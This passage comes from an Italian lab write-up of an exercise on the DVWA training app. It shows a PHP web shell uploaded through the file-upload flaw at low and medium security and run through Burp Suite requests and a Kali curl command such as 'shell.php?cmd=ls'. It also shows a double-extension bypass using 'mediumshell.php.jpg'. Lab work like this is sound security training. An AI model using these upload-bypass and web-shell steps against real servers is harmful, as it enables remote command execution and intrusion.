8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=low; PHPSESSID=216dd2972256997d80d5494192980f46
10 Connection: keep-alive
11
12
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 2

Request headers 9

0 highlights

Event log All issues Memory: 129.8MB

2.11 Controllo della Risposta del Comando

Ho controllato la risposta del comando eseguito.

The screenshot shows the Burp Suite interface. The 'HTTP history' tab is active, displaying a list of intercepted requests. The first request is selected, and its details are shown in the 'Request' and 'Response' panels. The 'Request' panel shows a GET request to `/dvwa/hackable/uploads/shell.php?cmd=ls`. The 'Response' panel shows the server's response, which includes headers like `Date: Mon, 09 Dec 2024 13:55:39 GMT` and `Content-Type: text/html`, and a body containing `dvwa_email.png` and `shell.php`. The 'Inspector' panel on the right shows the request and response details, including request attributes, query parameters, cookies, headers, and response headers. The bottom status bar indicates 'Memory: 131.7MB'.


2.12 Test via Terminale di Kali

Ho testato l'upload anche da terminale su Kali.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ curl "http://192.168.10.10/dvwa/hackable/uploads/shell.php?cmd=ls"  
dvwa_email.png  
shell.php
```


2.13 Prova della Shell Avanzata

Ho provato a utilizzare una shell più avanzata.



2.14 Controllo della Richiesta e Risposta dell'Upload

Ho controllato la richiesta e la risposta dell'upload.



2.15 Controllo della Richiesta e Risposta della Richiesta GET della Shell

Ho controllato la richiesta e la risposta della richiesta GET della shell.

The screenshot displays the Burp Suite Community Edition v2024.9.4 interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. Below the menu, there are tabs for Dashboard, Target, Proxy (selected), Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Settings. The Proxy tab is active, showing a list of intercepted requests. The selected request is a GET request to /dvwa/hackable/uploads/advanceshell.php. The request details are shown in the left pane, and the response is shown in the right pane. The response is an HTTP 200 OK with a Content-Type of text/html. The response body contains a form with a command input field and an execute button.

Request

```
1 GET /dvwa/hackable/uploads/advanceshell.php HTTP/1.1
2 Host: 192.168.10.10
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/130.0.6723.70 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,imag
  e/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
  exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=
  216dd2972256997d80d5494192980f46
9 Connection: keep-alive
10
11
```


Response

```
1 HTTP/1.1 200 OK
2 Date: Mon, 09 Dec 2024 14:03:06 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 117
6 Keep-Alive: timeout=15, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
10 <form method='POST' action=''>
  Command: <input type='text' name='cmd' />
  <input type='submit' value='Execute' />
11 </form>
```

3. Medium Security (Sicurezza Media)

3.1 Impostazione del livello di sicurezza a Medium

Ho impostato il livello di sicurezza di DVWA a medium.



3.2 Salvataggio del File da Caricare come mediumshell.php.jpg


Ho salvato il file da caricare come `mediumshell.php.jpg`.

Anche se l'estensione è .jpg, il contenuto è PHP, quindi il server eseguirà il codice PHP.

Il codice ha ricevuto delle modifiche al fine di poterlo caricare.

3.3 Caricamento del File con Successo

Ho caricato il file con successo.



3.4 Controllo della Richiesta e Risposte dell'Upload

Ho controllato la richiesta e le risposte dell'upload.

Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
---	------	--------	-----	--------	--------	-------------	--------	-----------	-----------	-------	-------

Request

Pretty Raw Hex

```
1 POST /dvwa/hackable/uploads/mediumshell.php.jpeg HTTP/1.1
2 Host: 192.168.10.10
3 Content-Length: 6
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.10.10
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/130.0.6723.70 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-
  exchange;v=b3;q=0.7
11 Referer:
  http://192.168.10.10/dvwa/hackable/uploads/mediumshell.php
  .jpeg
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; PHPSESSID=
  216dd2972256997d80d5494192980f46
14 Connection: keep-alive
15
16 cmd=ls
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 09 Dec 2024 14:43:14 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Keep-Alive: timeout=15, max=99
6 Connection: Keep-Alive
7 Content-Type: text/html
8 Content-Length: 2080
9
10 <!DOCTYPE html>
11 <html lang="en">
12 <head>
13   <meta charset="UTF-8">
14   <meta name="viewport" content="width=device-width,
  initial-scale=1.0">
15   <title>
  PHP Web Shell
16 </title>
17   <style>
18     body{
19       font-family:Arial,sans-serif;
20       background-color:#1e1e1e;
21       color:#d4d4d4;
22       margin:0;
23       padding:0;
24     }
25     .container{
26       width:80%;
27       margin:20px auto;
28       padding:20px;
29       background-color:#252526;
30       border-radius:8px;
31       box-shadow:04px10pxrgba(0,0,0,0.3);
32     }
33     h1{
34       text-align:center;
35       color:#61dafb;
36     }
37     form{
38       display:flex;
39       justify-content:space-between;
40     }
41     input[type="text"]{
42       width:85%;
```

Event log All issues Memory: 129.4MB

3.5 Apertura del File Caricato

Ho aperto il file caricato per testare la shell.



3.6 Controllo della Richiesta e Risposta del GET

Ho controllato la richiesta e la risposta del GET.

Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
---	------	--------	-----	--------	--------	-------------	--------	-----------	-----------	-------	-------

Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/mediumshell.php.jpeg HTTP/1.1
2 Host: 192.168.10.10
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/130.0.6723.70 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-
  exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=medium; PHPSESSID=
  216dd2972256997d80d5494192980f46
9 Connection: keep-alive
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 09 Dec 2024 14:44:47 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 1942
6 Keep-Alive: timeout=15, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
10 <!DOCTYPE html>
11 <html lang="en">
12 <head>
13 <meta charset="UTF-8">
14 <meta name="viewport" content="width=device-width,
  initial-scale=1.0">
15 <title>
  PHP Web Shell
16 </title>
17 <style>
  body{
18     font-family:Arial,sans-serif;
19     background-color:#1e1e1e;
20     color:#d4d4d4;
21     margin:0;
22     padding:0;
23 }
24 .container{
25     width:80%;
26     margin:20px auto;
27     padding:20px;
28     background-color:#252525;
29     border-radius:8px;
30     box-shadow:04px10pxrgba(0,0,0,0.3);
31 }
32 h1{
33     text-align:center;
34     color:#61dafb;
35 }
36 form{
37     display:flex;
38     justify-content:space-between;
39 }
40 input[type="text"]{
41     width:85%;
```

